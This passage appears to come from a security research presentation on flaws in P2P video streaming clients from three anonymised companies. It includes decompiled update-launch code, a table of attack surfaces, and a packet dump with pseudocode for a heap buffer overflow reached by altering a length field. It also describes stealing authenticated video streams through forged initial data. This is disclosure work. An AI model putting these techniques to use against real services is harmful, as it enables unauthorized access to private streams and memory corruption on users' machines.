    v6 = CreateProcessW(0, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
```

```
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::Format(
    &v35,
    L"%s%s",
    Buffer,
    L"AFCUpdater.exe");
v18 = strlenA(&String) + 1;
v19 = alloca(2 * v18);
v20 = sub_404DE0(v29, &String, v18, CodePage);
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::Format(
    &v34,
    L"/a:%d %s Ver1 %d %s%d",
    a3,
    v20,
    v17,
    L"ADMIN",
    *(_DWORD*)(v33 + 200));
v27 = v34;
v26 = v35;
v21 = sub_402440(&off_42D53C, 2489);
sub_401E40(v21, 4, L"RunAfreeca - ExecuteProcess - [%s][%s]", v26, v27);
v25 = (wchar_t *)ATL::CStringT<wchar_t,1>::operator wchar_t const *(&v34);
filename = (wchar_t *)ATL::CStringT<wchar_t,1>::operator wchar_t const *(&v35);
if ( execute_process_func(filename, v25, 1, 0, (int)&v30, 0) )
```

There is no sub-routine that check if file is mutated before file execution.




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# Company C

Prevented by Digital Signature Check




## pseudocode in Manager.exe

```
if ( (unsigned __int8)CheckCodeSignValidationW(v7) )
{
    pExecInfo.cbSize = 60;
    memset(&pExecInfo.fMask, 0, 0x38u);
    pExecInfo.fMask = 64;
    pExecInfo.nShow = 1;
    pExecInfo.lpVerb = L"open";
    pExecInfo.lpFile = (LPCWSTR)sub_4112F0(v16);
    pExecInfo.lpParameters = (LPCWSTR)sub_4112F0(v13);
    if ( !ShellExecuteExW(&pExecInfo) )
        v12 = -1;
    LOBYTE(v20) = 1;
    sub_4111D0(v13);
    LOBYTE(v20) = 0;
    sub_4111D0(v16);
    v20 = -1;
    sub_4111D0(&a1);
    result = v12;
}
```


- ✓ Check if file is mutated using Digital Signature.
- ✓ But It can invoke downgrade to older version

# Attack Surface





# Attack Surface






# Mutating Init. Data

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ Packet Analysis</li><li>◦ Hooking recv/send func. using Frida</li><li>◦ Initial data is for P2P connection</li><li>◦ Initial data Analysis</li><li>◦ Send init. data format to another client who is not connected</li></ul>	<ul style="list-style-type: none"><li>◦ Initial data Analysis</li><li>◦ Data protocol includes First Sequence and Last Sequence</li><li>◦ To mutate field of size of the packet can invoke Heap based buffer overflow</li></ul>	<ul style="list-style-type: none"><li>◦ Packet Analysis / P2P communication</li><li>◦ User Authentication with Ticket from server</li><li>◦ Data sender first attempts to connect</li><li>◦ So Stealing is hard</li><li>◦ Fixed Port number</li></ul>
Vuln.	<ul style="list-style-type: none"><li>◦ Stealing Video</li></ul>	<ul style="list-style-type: none"><li>◦ Heap Based Buffer Overflow</li><li>◦ Stealing Video</li></ul>	<ul style="list-style-type: none"><li>◦ Denial of Service</li></ul>
At	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li><li>◦ MacOS</li></ul>	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>

Stealing video is possible depending on the subject that transmits the initial data

# Company A

## Video Stealing with Initial Data



- ✓ An attacker could receive any video data.
- ✓ Even if it ask some authentication or password.



The screenshot displays a Windows desktop with three main windows:


- WSL-Default Terminal:** Shows a terminal window with the prompt `th@DESKTOP-NTIK11F` and a list of sessions on the left.
- Task Manager:** Displays the '작업 관리자' (Task Manager) window, showing a list of processes. The '작업 관리자' process is highlighted.
- File Explorer:** Shows the 'test' folder in the 'ffmpeg' directory. The file list is as follows:

이름	수정된 날짜	유형	크기
ffmpeg.exe	2020-08-31 오전 4:14	응용 프로그램	77,494KB
ffplay.exe	2020-08-31 오전 4:14	응용 프로그램	77,359KB
ffprobe.exe	2020-08-31 오전 4:14	응용 프로그램	77,393KB


The Windows taskbar at the bottom shows the system tray with the date and time: **오전 2:22 2020-10-15**.

# Company B

## Video Stealing with Initial Data



An unauthorized person may steal video data from the channel for services requiring authentication




# Company B

## Heap Based Buffer Overflow due to Data Length Modulation of Initial Data

0000	70 5d cc bf 43 17 58 96 1d 62 06 33 08 00 45 00	p]..C.X. .b.3..E.
0010	00 95 cd d0 40 00 80 06 00 00 c0 a8 00 05 70 a9	....@... ..p.
0020	68 f2 2e e8 06 69 ac 2b 22 4c c8 80 f8 e4 50 18	h...i.+ "L...P.
0030	10 04 9a d0 00 00 40 00 00 59 00 00 00 00 00 00	.....@. .Y.....
0040	00 00 01 f2 2c 69 00 00 00 59 00 00 00 51 46 53	....,i... .Y...QFS
0050	45 51 3d 38 38 30 35 39 37 34 32 3b 4c 53 45 51	EQ=88059 742;LSEQ
0060	3d 38 38 30 36 35 36 34 39 3b 44 45 50 54 48 3d	=8806564 9;DEPTH=
0070	32 3b 4e 53 45 52 56 49 4e 47 3d 36 30 3b 55 43	2;NSERVI NG=60;UC
0080	50 55 3d 31 34 3b 55 4d 45 4d 3d 33 34 3b 41 54	PU=14;UM EM=34;AT
0090	54 52 3d 32 3b 49 53 50 49 4e 44 45 58 3d 36 00	TR=2;ISP INDEX=6.
00a0	00 00 00	...

— : Packet Header  
— : Data Length

```
data_size = ntohl(*chunk);
v7 = chunk + 1;
src = chunk + 1;
if ( data_size )
{
  *(_QWORD *)dest = 0i64;
  call_malloc_memset(data_size, dest, 0); // 여기서 할당하고 버퍼를 초기화함, 할당은 HeapAlloc()
  data_size2 = dest[0];
  vuln_memmove((void *)dest[1], src, dest[0]);
  src = (char *)src + data_size2;
  v9 = data_size2;
  v10 = (void *)dest[1];
  sub_5A66ADC0(&lpMem, (void *)dest[1], v9);
